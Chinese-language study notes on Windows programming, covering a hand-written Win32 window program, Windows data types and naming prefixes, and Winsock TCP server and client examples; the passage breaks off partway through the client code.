**Windows编程学习**

## 1. 学习windows编程

### 1.1 windows编程是什么

Windows程序设计：以C++类的形式封装了Windows API，并且包含一个应用程序框架，以减少应用程序开发人员的工作量。

包含大量Windows句柄封装类和很多Windows的内建控件和组件的封装类。专心的考虑程序的逻辑，而不是这些每次编程都要重复的东西，但是由于是通用框架，没有最好的针对性。  
 C/C++编程：仅产生少量的机器语言以及不需要任何运行环境支持便能运行的高效率程序设计语言。依靠非常全面的运算符和多样的数据类型，可以轻易完成各种数据结构的构建，通过指针类型更可对内存直接寻址以及对硬件进行直接操作，因此既能够用于开发系统程序，也可用于开发应用软件。

### 1.2 为什么要学习windows编程

* 满足windows应用开发需求
* 满足外包开发需求：上位机 和 嵌入式设备结合
* 就业需要：今日头条 深信服 传统行业 360 安全行业
* 逆向/反外挂基础

### 1.3怎么学习windows编程

* 学习方法
  + 掌握理论(1 C++面向对象思想和多态性，2 Windows消息循环）msg loop 窗口 网络 系统：进程和线程
  + 学会查询文档
  + 收藏这个网址：<https://docs.microsoft.com/zh-cn/> （微软）
  + 谷歌浏览器 chrome
  + 参考教材：孙鑫的《深入理解VC++》 参考
  + 参考教材2：范文庆《Windows API 开发详解 函数、接口、编程实例》

工作负载 环境的安装  


组件列表  


### 1.4 VA的安装以及常用快捷键

* 快捷键
  + ALT+G 调到定义
  + ALT + SHIFT + F 查找所有引用
  + ALT + 左箭头/右箭头 ：回退/前进
  + 批量注释
* hello world 项目

## Windows编程基础知识

### 2.1 完全手写第一个Win32窗口程序

* 完整示例

//dos main

//

//目的：窗口程序

//1 掌握C++ 面向对象思想 2 理解消息机制 3 多态性

#include <windows.h>

#include <stdio.h>

*LPCTSTR* clsName = "My";

*LPCTSTR* msgName = "欢迎学习";

*LRESULT* *CALLBACK* MyWinProc(

*HWND* hwnd, // handle to window

*UINT* uMsg, // message identifier

*WPARAM* wParam, // first message parameter word

*LPARAM* lParam // second message parameter long

);

// a 设计一个窗口类 b 注册窗口类 c创建窗口 d显示以及更新窗口 e 消息循环

int *WINAPI* *WinMain*(

*HINSTANCE* hInstance,

*HINSTANCE* hPrevInstance,

*LPSTR* lpCmdLine,

int nShowCmd

)

{

//a 设计一个窗口类

// 1 定义和配置窗口对象

*WNDCLASS* wndcls;

wndcls.*cbClsExtra* = *NULL*;

wndcls.*cbWndExtra* = *NULL*;

wndcls.*hbrBackground* = (*HBRUSH*)*GetStockObject*(*WHITE\_BRUSH*);

wndcls.*hCursor* = *LoadCursor*(*NULL*, *IDC\_ARROW*);

wndcls.*hIcon* = *LoadIcon*(*NULL*, *IDI\_APPLICATION*);

wndcls.hInstance = hInstance;

//定义交互响应

wndcls.*lpfnWndProc* = MyWinProc;//回调

//定义窗口代号

wndcls.*lpszClassName* = clsName;

wndcls.*lpszMenuName* = *NULL*;

wndcls.*style* = *CS\_HREDRAW* | *CS\_VREDRAW*;

// b 注册窗口类

*RegisterClass*(&wndcls);

//c 创建窗口

*HWND* hwnd;

hwnd = *CreateWindow*(clsName, msgName, *WS\_OVERLAPPEDWINDOW*, *CW\_USEDEFAULT*,

*CW\_USEDEFAULT*, *CW\_USEDEFAULT*, *CW\_USEDEFAULT*, *NULL*, *NULL*, hInstance, *NULL*);

//d 显示和刷新窗口

*ShowWindow*(hwnd, *SW\_SHOWNORMAL*);

*UpdateWindow*(hwnd);

//e 消息循环 GetMessage只有在接收到WM\_QUIT才会返回0

//TranslateMessage 翻译消息 WM\_KEYDOWN和WM\_KEYUP 合并为WM\_CAHR

*MSG* msg;

while (*GetMessage*(&msg, *NULL*, *NULL*, *NULL*))

{

*TranslateMessage*(&msg);

*DispatchMessage*(&msg);

}

return msg.wParam;

}

*LRESULT* *CALLBACK* MyWinProc(

*HWND* hwnd, // handle to window

*UINT* uMsg, // message identifier

*WPARAM* wParam, // first message parameter word

*LPARAM* lParam // second message parameter long

)

{

//uMsg 消息类型

int ret;

*HDC* hdc;

switch (uMsg)

{

case *WM\_CHAR*:

char szChar[20];

*sprintf\_s*(szChar, "您刚才按下了: %c", wParam);

*MessageBox*(hwnd, szChar, "char", *NULL*);

break;

case *WM\_LBUTTONDOWN*:

*MessageBox*(hwnd, "检测鼠标左键按下","msg", *NULL*);

break;

case *WM\_PAINT*:

*PAINTSTRUCT* ps;

hdc = *BeginPaint*(hwnd, &ps);

*TextOut*(hdc, 0, 0, "www.baidu.com", *strlen*("www.baidu.com"));

*EndPaint*(hwnd, &ps);

*MessageBox*(hwnd, "重绘", "msg", *NULL*);

break;

case *WM\_CLOSE*:

ret = *MessageBox*(hwnd, "是否真的结束？", "msg", *MB\_YESNO*);

if (ret == *IDYES*)

{

*DestroyWindow*(hwnd);

}

break;

case *WM\_DESTROY*:

*PostQuitMessage*(0);

break;

default:

return *DefWindowProc*(hwnd, uMsg, wParam, lParam);

}

return 0;

}


* }程序骨架
* 📋int WinMain(){  
   // 设计窗口外观及交互响应，注册，申请专利  
   RegisterClass(...)  
   // 生产窗口  
   CreateWindow(...)  
   // 展示窗口  
   ShowWindow(...)  
   // 粉刷窗口  
   UpdateWindow(...)  
   // 进入消息循环  
   while (GetMessage(...)) {  
   // 消息转换  
   TranslateMessage(...);  
   // 消息分发  
   DispatchMessage(...);  
   }  
  }

### 2.2 API与SDK

Application Programming Interface 应用程序编程接口。  
Software Development Kit 软件开发工具包，一般会包括API接口文档，示例文档，帮助文档，使用手册，相关工具等。

### 2.3 窗口与句柄/窗口类对象

窗口就是屏幕上的一片区域，接收用户的输入，显示程序的输出。可以包含标题栏，菜单栏，工具栏，控件等。





***C++*窗口类对象 Cwnd Mywnd; m\_wnd**

句柄(handle) (资源的编号，二级指针，门把手)，窗口句柄，文件句柄，数据库连接句柄。

***C++*窗口类对象与窗口并不是一回事，它们之间惟一的关系是*C++*窗口类对象内部定义了一个窗口句柄变量，保存了与这个*C++*窗口类对象相关的那个窗口的句柄。窗口销毁时，与之对应的*C++*窗口类对象销毁与否，要看其生命周期是否结束。但*C++*窗口类对象销毁时，与之相关的窗口也将销毁。**

**1、生命周期 窗口类对象周期 》 窗口 2、窗口类内部定义了m\_wnd**

### 2.4 消息循环

* 银行场景  
  
* windows消息循环  
  

### 2.5 Windows数据类型

Unicode是世界通用的字符编码标准，使用16位数据表示一个字符，一共可以表示65535种字符。

ASNI字符集，使用8位数据或将相邻的两个8位的数据组合在一起表示特殊的语言字符。如果一个字节是负数，则将其后续的一个字节组合在一起表示一个字符。这种编码方式的字符集也称作“多字节”字符集。

DWORD 32字节无符号整型数据

DWORD32 32字节无符号整型数据

DWORD64 64字节无符号整型数据

HANDLE 对象的句柄，最基本的句柄类型

HICON 图标的句柄

HINSTANCE 程序实例的句柄

HKEY 注册表键的句柄

HMODULE 模块的句柄

HWND 窗口的句柄

INT 32位符号整型数据类型

INT\_PTR 指向INT类型数据的指针类型

INT32 32位符号整型

INT64 64位符号整型

LONG32 32位符号整型

LONG64 64位符号整型

LPARAM 消息的L参数

WPARAM 消息的W参数

LPCSTR Windows，ANSI，字符串常量

LPCTSTR 根据环境配置，如果定义了UNICODE宏，则是LPCWSTR类型，否则是LPCSTR类型

LPCWSTR UNICODE字符串常量

LPDWORD 指向DWORD类型数据的指针

LPSTR Window，ANSI，字符串变量

LPTSTR 根据环境配置，如果定义了UNICODE，则是LPWSTR类型，否则是LPSTR类型

LPWSTR UNICODE字符串变量

SIZE\_T 表示内存大小，以字节为单位，其最大值是CPU最大寻址范围

TCHAR 如果定义了UNICODE，则为WCHAR，否则为CHAR

WCHAR 16位Unicode字符

|  |  |  |  |
| --- | --- | --- | --- |
| 前缀 | 含义 | 前缀 | 含义 |
| a | 数组 array | b | 布尔值 bool |
| by | 无符号字符(字节) | c | 字符(字节) |
| cb | 字节计数 | rgb | 保存颜色值的长整型 |
| cx,cy | 短整型(计算x,y的长度) | dw | 无符号长整型 |
| fn | 函数 | h | 句柄 |
| i | 整形(integer) | m\_ | 类的数据成员member |
| n | 短整型或整型 | np | 近指针 |
| p | 指针(pointer) | l | 长整型(long) |
| lp | 长指针 | s | 字符串string |
| sz | 以零结尾的字符串 | tm | 正文大小 |
| w | 无符号整型 | x,y | 无符号整型(表示x,y的坐标) |


## 3 网络编程

### 3.1 网络编程基本概念


#### 3.1.1 socket概念





#### 3.1.2 什么是C/S模式



#### 3.1.3 什么是面向连接和面向消息




#### 3.1.4 IP地址和端口

Win +R

//HTTP IP TCP



### 3.2 套接字类型与协议设置

SOCK\_STREAM[流套接字] TCP

        面向连接、可靠的数据传输    适合传输大量的数据，不支持广播、多播

SOCK\_DGRAM[数据包套接字] UDP

        无连接    支持广播、多播

SOCK\_RAW[原始套接字]

        可以读写内核没有处理的IP数据报

避开TCP/IP处理机制，被传送的数据报可以被直接传送给需要它的的应用程序

-引用头文件winsock2.h   
- 导入ws2\_32.lib库   
- window下socket编程都要首先进行Winsock的初始化 

### 3.3 网络编程基本函数和基本数据结构

1. 

数据结构

struct sockaddr {

  u\_short sa\_family;         //16位地址类型 2字节

char sa\_data[14];          //14字节地址数据：ip + port

};

struct sockaddr\_in {

short sin\_family; //16位地址类型

u\_short sin\_port; //16位端口号 65535 2的16次方


struct in\_addr sin\_addr;   //32位IP地址 4字节

char sin\_zero[8]; //8字节填充

};

### 3.4基于TCP的服务端/客户端

#### 3.4.1 TCP套接字



* 服务端

📋#include <WinSock2.h>  
#include <iostream>  
  
#pragma comment(lib, "ws2\_32.lib")  
  
int main()  
{  
 // 加载套接字库  
 WORD wVersionRequested;  
 WSADATA wsaData;  
 int err;  
  
 wVersionRequested = MAKEWORD(1,1);  
 // 初始化套接字库  
 err = WSAStartup(wVersionRequested, &wsaData);  
 if (err != 0)  
 {  
 return err;  
 }  
  
 if (LOBYTE(wsaData.wVersion) != 1 || HIBYTE(wsaData.wVersion) != 1)  
 {  
 WSACleanup();  
 return -1;  
 }  
 // 新建套接字  
 SOCKET sockSrv = socket(AF\_INET, SOCK\_STREAM, 0);  
  
 SOCKADDR\_IN addrSrv;  
 addrSrv.sin\_addr.S\_un.S\_addr = htonl(INADDR\_ANY);  
 addrSrv.sin\_family = AF\_INET;  
 addrSrv.sin\_port = htons(6000);  
   
 // 绑定套接字到本地IP地址，端口号6000  
 bind(sockSrv, (SOCKADDR\*)& addrSrv, sizeof(SOCKADDR));  
  
 // 开始监听  
 listen(sockSrv, 5);  
  
 SOCKADDR\_IN addrCli;  
 int len = sizeof(SOCKADDR);  
  
 while (true)  
 {  
 // 接收客户连接  
 SOCKET sockConn = accept(sockSrv, (SOCKADDR\*)& addrCli, &len);  
 char sendBuf[100];  
 sprintf\_s(sendBuf, 100, "Welcome %s to bingo!", inet\_ntoa(addrCli.sin\_addr));  
 //发送数据  
 send(sockConn, sendBuf, strlen(sendBuf) + 1, 0);  
 char recvBuf[100];  
 //接收数据  
 recv(sockConn, recvBuf, 100, 0);  
 //打印接收的数据  
 std::cout << recvBuf << std::endl;  
 closesocket(sockConn);  
 }  
   
 closesocket(sockSrv);  
 WSACleanup();  
  
 return 0;  
}

#include <WinSock2.h>

#include <stdio.h>

#include <stdlib.h>

#pragma comment(lib, "ws2\_32.lib")

int main()

{

*printf*("Server\n");

//1 初始化网络库

// 加载套接字库

*WORD* wVersionRequested;

*WSADATA* wsaData;

int err;

wVersionRequested = *MAKEWORD*(2, 2);

// 1、初始化套接字库

err = *WSAStartup*(wVersionRequested, &wsaData);

if (err != 0)

{

*printf*("WSAStartup errorNum = %d\n", *GetLastError*());

return err;

}

if (*LOBYTE*(wsaData.*wVersion*) != 2 || *HIBYTE*(wsaData.*wVersion*) != 2)

{

*printf*("LOBYTE errorNum = %d\n", *GetLastError*());

*WSACleanup*();

return -1;

}

// 2 安装电话机

// 新建套接字

*SOCKET* sockSrv = *socket*(*AF\_INET*, *SOCK\_STREAM*, 0);

if (*INVALID\_SOCKET* == sockSrv)

{

*printf*("socket errorNum = %d\n", *GetLastError*());

return -1;

}

//给变量配置电话号码 IP 任何 端口6000

*SOCKADDR\_IN* addrSrv;

addrSrv.*sin\_addr*.*S\_un*.*S\_addr* = *htonl*(*INADDR\_ANY*);

addrSrv.*sin\_family* = *AF\_INET*;

addrSrv.*sin\_port* = *htons*(6000);

// 3 分配电话号码

// 绑定套接字到本地IP地址，端口号6000

if (*SOCKET\_ERROR* == *bind*(sockSrv, (*SOCKADDR*\*)&addrSrv, sizeof(*SOCKADDR*)))

{

*printf*("bind errorNum = %d\n", *GetLastError*());

return -1;

}

// 4、监听 listen

if (*SOCKET\_ERROR* == *listen*(sockSrv, 5))

{

*printf*("listen errorNum = %d\n", *GetLastError*());

return -1;

}

// 5、拿起话筒，准备通话

*SOCKADDR\_IN* addrCli;

int len = sizeof(*SOCKADDR*);

while (*TRUE*)

{

//6、分配一台分机去服务

*SOCKET* sockConn = *accept*(sockSrv, (*SOCKADDR*\*)&addrCli, &len);

char sendBuf[100] = { 0 };

*sprintf\_s*(sendBuf, 100, "Welcome %s to bingo!", *inet\_ntoa*(addrCli.*sin\_addr*));

//发送数据

int iLen = *send*(sockConn, sendBuf, *strlen*(sendBuf) + 1, 0);

if (iLen < 0)

{

*printf*("send errorNum = %d\n", *GetLastError*());

return -1;

}

char recvBuf[100] = {0};

//接收数据

iLen = *recv*(sockConn, recvBuf, 100, 0);

if (iLen < 0)

{

*printf*("recv errorNum = %d\n", *GetLastError*());

return -1;

}

//打印接收的数据

*printf*("recvBuf = %s\n", recvBuf);

*closesocket*(sockConn);

}

//7 关闭总机

*closesocket*(sockSrv);

*WSACleanup*();

*system*("pause");

return 0;

}

* 客户端

📋#include <WinSock2.h>  
#include <iostream>  
  
#pragma comment(lib, "ws2\_32.lib")  
  
int main()  
{  
 char sendBuf[] = "hello,world";  
 WORD wVersion;  
 WSADATA wsaData;  
 int err;  
  
 wVersion = MAKEWORD(1, 1);  
 err = WSAStartup(wVersion, &wsaData);  
 if (err != 0)  
 {  
 return err;  
 }  
 if (LOBYTE(wsaData.wVersion) != 1 || HIBYTE(wsaData.wVersion) != 1)  
 {  
 WSACleanup();  
 return -1;  
 }  
  
 // 创建套接字  
 SOCKET sockCli = socket(AF\_INET, SOCK\_STREAM, 0);  
  
 SOCKADDR\_IN addrSrv;  
 addrSrv.sin\_addr.S\_un.S\_addr = inet\_addr("127.0.0.1");  
 addrSrv.sin\_family = AF\_INET;  
 addrSrv.sin\_port = htons(6000);  
  
 //向服务器发起连接请求  
 connect(sockCli, (SOCKADDR\*)& addrSrv, sizeof(SOCKADDR));  
   
 // 接收数据  
 char recvBuf[100];  
 recv(sockCli, recvBuf, 100, 0);  
 std::cout << recvBuf << std::endl;  
  
 // 发送数据  
 send(sockCli, sendBuf, strlen(sendBuf) + 1, 0);  
  
 // 关闭套接字  
 closesocket(sockCli);  
 WSACleanup();  
   
 // 暂停  
 system("pause");  
 return 0;  
}

#include <WinSock2.h>

#include <stdio.h>

#include <stdlib.h>

#pragma comment(lib, "ws2\_32.lib")

int main()

{

*printf*("Client\n");

char sendBuf[] = "hello,world";

//1 初始化网络库

// 加载套接字库

*WORD* wVersionRequested;

*WSADATA* wsaData;

int err;

wVersionRequested = *MAKEWORD*(2, 2);

// 1、初始化套接字库

err = *WSAStartup*(wVersionRequested, &wsaData);

if (err != 0)

{

*printf*("WSAStartup errorNum = %d\n", *GetLastError*());

return err;

}

if (*LOBYTE*(wsaData.*wVersion*) != 2 || *HIBYTE*(wsaData.*wVersion*) != 2)

{

*printf*("LOBYTE errorNum = %d\n", *GetLastError*());

*WSACleanup*();

return -1;

}

// 2 安装电话机

// 新建套接字

*SOCKET* sockCli = *socket*(*AF\_INET*, *SOCK\_STREAM*, 0);

if (*INVALID\_SOCKET* == sockCli)

{

*printf*("socket errorNum = %d\n", *GetLastError*());

return -1;

}

*SOCKADDR\_IN* addrSrv;

addrSrv.*sin\_addr*.*S\_un*.*S\_addr* = *inet\_addr*("192.168.8.253");

addrSrv.*sin\_family* = *AF\_INET*;

addrSrv.*sin\_port* = *htons*(6000);

// 3 连接服务器

if (*SOCKET\_ERROR* == *connect*(sockCli, (*SOCKADDR*\*)&addrSrv, sizeof(*SOCKADDR*)))

{

*printf*("connect errorNum = %d\n", *GetLastError*());

return -1;

}

// 4 接收和发送数据

char recvBuf[100] = {0};

